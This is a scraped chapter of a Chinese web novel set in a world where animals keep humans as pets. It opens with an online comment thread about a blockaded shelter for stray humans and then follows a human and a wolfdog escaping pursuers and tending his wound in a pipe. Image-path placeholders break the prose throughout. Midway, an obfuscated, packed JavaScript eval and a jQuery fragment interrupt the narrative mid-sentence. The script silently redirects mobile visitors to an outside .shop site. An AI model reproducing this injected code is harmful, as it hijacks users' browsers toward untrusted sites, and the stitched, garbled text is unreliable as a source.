@小爪冰凉:等一下,什么叫“被不明身份的动物围堵”?谁干的?凭什么?
@妈妈我今夜不回家:@宠物人类产业发展协会出来走两步?是不是你们干的?
@不要问鸡吃不吃鸡蛋啊混蛋:笑死,“不明身份”,就差指名道姓了吧,话说昨天猫头鹰的文章也被删了,有些官方动作不要太明显,脸都不要了。
@一只汪汪汪:是真的,我现在就在基地门口,好几只大猩猩堵着不让我进去,我刚报警,警察还没到。【图片】【图片】【图片】。
@打工猫三花最美不许反驳:宠物人协会这是违法的吧?官方知法犯法?
@鱿鱼摸鱼:你们一个个屁证据没有,张口闭口就是宠物人类协会,小心被告诽谤。还有猫头鹰那篇文被删怎么证明不是他自己删的?
@白毛浮绿水不一定是鹅也可能是萨摩耶:这还用证据吗?大家又不瞎。
@稀里哗啦咔嚓嚓:呃,只有我觉得这是在炒作吗?先拍视频引流,然后说被堵了卖惨,下一步是不是该众筹了?
@一只汪汪汪回复@稀里哗啦咔嚓嚓:上条我就看见你了,嘴怎么这么臭!没看见我前面发的照片吗?选择性眼瞎啊!
@妈妈我今夜不回家回复@鱿鱼摸鱼:有没有可能猫头鹰那篇文章就是证据,现在发生的这一切就是证据?你说不是那你拿出证据来啊!
@流浪人爱心救助基地志愿者山羊:感谢大家的关心与支持,目前基地暂时无法正常开放,我们正在与多方沟通协商解决。有领养意愿的朋友欢迎先关注官方账号@流浪人爱心救助基地,一旦恢复开放,我们会第一时间通知大家。请耐心等待,也请大家继续为流浪人发声。
……
秦臻咽下干巴巴的人粮,接过沈屹递来的水润润嗓子。“你说雪貂继续发会不会……”
话还没说完,“嘭”!
房间门猛地一震,门框边缘的墙皮都被震落掉地。
几乎是同一瞬间,沈屹已经一把抓起床上的东西胡乱塞进包里,拎起秦臻塞进前胸口袋里。
只是这一声后,走廊又恢复安静。
沈屹的耳朵竖得笔直,快速而强烈的心跳声撞击着兜里的秦臻。
她抓着布料探出半个头,屏息凝神听了片刻。
隔着薄薄的墙壁,连隔壁房间的说话声都一并消失,原本嘈杂的旅店被死寂笼罩。
门外似乎有什么东西靠近,秦臻的心脏几乎要蹦出来,仰头看向沈屹。
沈屹竖起爪子示意噤声,身子极其缓慢地往窗户边靠近。
秦臻抓紧口袋边缘,死死盯着那扇破旧的木门。
木门的门锁是那种最普通的款式,锁舌在门框里晃荡,只要用力一撞就能打开。
“嘭!”
又是一声巨响,门锁的位置裂开一道缝,锁舌已经从门框里脱出一半。秦臻的心脏几乎要从胸腔里跃出。
“沈屹,窗户太小了,你出不去的!”
沈屹没回答,只是掀开窗帘往下扫了一眼。
这条巷子可从来没这么热闹过。
“嘭!”
又是一声,秦臻已经能看到走廊昏黄的灯光从缝隙里透进来。
“臻臻,抓紧了。”爪子压在秦臻头上,把她彻底按进兜里。
没时间留给秦臻和沈屹辩论从哪里逃脱更好,她只得矮下身子,在兜底缩成一团,双手紧紧攥着布料。
下一秒,巨大撞击声中,秦臻整个人腾空而起,急速的失重感让她几乎要吐出来。
玻璃炸裂的瞬间,秦臻感觉整个世界都在旋转。
落地的速度比秦臻的想象更快,重物砸在地上的震动随着身躯传到秦臻的耳膜,其中还夹杂着沈屹的闷哼。
秦臻被这突如其来的颠簸震得眼前发黑,但她顾不上自己,抓着布料探头想确认沈屹的安危。
但口袋被挤压着,挡住了她的视线,秦臻只能听见外面纷乱模糊的叫喊声、脚步声。
又是一阵天旋地转,秦臻跌坐在口袋底部,她仰头能看见上方毛茸茸的胸膛和下巴。
沈屹应该是在极速奔跑,秦臻稍微松口气,手撑着布料尽量稳住自己身形。
只是跑出去没多久,秦臻就察觉到不对。
沈屹每一步奔跑的节奏都和之前不同,跑得一歪一扭。
秦臻急了,可自己又帮不上忙。她抓着布料站起身,终于能看到外面了。
他俩正在黑咕隆咚的巷子里全速前进,巷子七拐八绕,沈屹虽然脚步踉跄,却跑得毫不犹豫,仿佛对这里极其熟悉。
沈屹一拐挤进一个窄缝,跳过一堆垃圾杂物,最后在一堵高墙前停下。
布料太软,秦臻没办法站稳,只能抓着边缘仰头往上看,她不敢喊怕打扰沈屹。
“臻臻,抓紧。”
沈屹伏低身子后退几步,猛地跃起直直冲向那堵高墙。
砖墙在眼前放大,沈屹前爪搭上墙头,后腿猛蹬,在空中剧烈晃动一瞬,又迅速贴近地面。
落地的瞬间,他身子往下一矮,但最终还是稳住了。
墙后是一片废弃的荒地,连路面都没有,满地的碎石杂草和垃圾。
沈屹没有停,还在继续往前走,只是他步伐踉跄,胸腔剧烈的喘息和心跳声几乎压过周遭的环境音。
秦臻坐不住了,努力提高音量:“沈屹,你放我下来,你的伤怎么样了?”
沈屹没理她,继续往前走。
他在荒地上没有方向地横七竖八绕了几圈,才折返回荒地边缘,钻进一个半掩在泥土里的管道。
沈屹在管道内艰难转过身子,前爪卖力刨着半湿润的泥土,将露出一半的入口彻底堵上后,他终于贴着管壁慢慢躺下。
感受到沈屹停下来,秦臻立马手脚并用从衣兜里爬出来。
管道内黑漆漆一片,鼻腔内满是潮湿泥土的腥臭味,秦臻只得打开手环的电筒。
狼犬毛茸茸的身子背对管道口,身体蜷缩起来,把入口挡得严严实实。
“沈屹……”
灯光下,平日里泛着光的干净毛发上全是血痕和垃圾,后腿更是被鲜血染成了红色。
“我没事……”
沈屹的呼吸喷洒在秦臻脸上,也带着血腥味。
秦臻没吱声,默默爬到背上,从沈屹包里扯出应急的物品拖到地面。
应急包都比秦臻大上一圈,她用尽全力爬上爬下,终于在里面找到纱布和碘伏。
沈屹似乎连说话的力气都没有了,只是躺在管道内剧烈喘着气,口鼻附近的白沫已经积成一小汪水。
秦臻抹了把汗,依次把纱布碘伏搬到后腿边上。</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17693143|204100||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>
“沈屹,你忍着点,千万别蹬腿。”碘伏的瓶身比她胳膊都粗,秦臻双手环住瓶盖,用尽全力朝左边旋转,扭开盖子的瞬间有液体溢出来,秦臻赶紧将瓶口推高。
她环抱住瓶身,短短两三步路都走得异常小心谨慎,生怕洒在管道内。
沈屹后腿的血污在灯光下泛着暗光,伤口处皮肉外翻,周围的毛发被血黏成一缕一缕的。
不知道是不是破窗时被玻璃划破的。
秦臻用肩膀顶着瓶口,对准伤口慢慢矮下身子,棕黄色的液体顺着瓶口往下淌,淋在伤口上。
沈屹的后腿只在接触碘伏的一瞬间抽动一下,便再没了动静。
但秦臻能听到沈屹的呼吸声更重了。
将剩下的小半瓶碘伏盖好,秦臻在自己身上蹭了蹭手,才抱起纱布走到后腿边。
她展开纱布,一头压在腿下,然后抱着纱布卷,绕着那条腿来来回回地缠。
缠了好几圈,直到看不到外露的伤口,她才喘着气停下来。
将剩余的纱布放在沈屹肚皮上还算干净的地方,秦臻试着用力撕断,却怎么也撕不开。她都准备上牙去咬了,沈屹却突然坐起身,伸过头来咬住纱布的另一头。
“撕拉”一声,纱布应声而断。
他又脱力地倒了回去。
秦臻抓住纱布系好死结,走到沈屹头边。
“还疼吗?”
沈屹没说话,只是用爪子蹭了下秦臻,肉垫上全是泥土和灰烬,但秦臻一点都不介意,反手抱住爪尖轻轻抚摸着。
管道外隐约传来纷乱的脚步声,秦臻立马关闭手环的电筒。
外面的脚步声越来越近,似乎就在秦臻头顶上方,她屏住呼吸,贴着沈屹的脖子蹲下,下意识攥紧他身上的毛发。
沈屹的耳朵动了动,但没睁开眼睛,隔着皮毛传来的心跳声比刚才缓和了些。
“跑哪儿去了?”
“这儿全是味道啊。”
“肯定在附近,快点找!”
脚步声在附近徘徊了十几分钟,终于渐渐远去。
荒地又恢复了寂静,秦臻竖着耳朵听了半晌,确定外面没有动物了才敢打开手电。
她一松懈,才发现自己背上的衣服都被冷汗打湿了,揪着沈屹毛发的指尖已经掐进了掌心,留下一道道红印。
秦臻拍了拍脸爬起来,打着手电围着沈屹绕了一圈,仔细检查了自己能翻看的每一处地方,确认只有后腿伤得最重,其他地方都是浅淡的划痕,这才安下心来。
沈屹一直躺着没有动,只是每次秦臻绕到正面,那双浅琥珀色的眼睛都始终盯着她。
“等你休息好了咱们再走。”
秦臻凑到沈屹脸颊边亲了一下,用手理顺他凌乱的毛发,最后在沈屹肚皮上找了个舒服的位置蜷缩着躺下。
一人一狗在阴暗潮湿的管道里紧紧相依。
黑暗中,秦臻紧绷的大脑还在自动复盘这几天的每一个环节。
虽然闭着眼睛,但心里一直有个声音在质问自己。
雪貂的视频发布以后,流浪基地的领养率真的有上升吗?
大众看到猫头鹰的报道,然后呢,真的会质疑宠物人类发展协会吗?还是又跳到下一条新闻?
她不知道答案,也不知道去哪里寻求答案。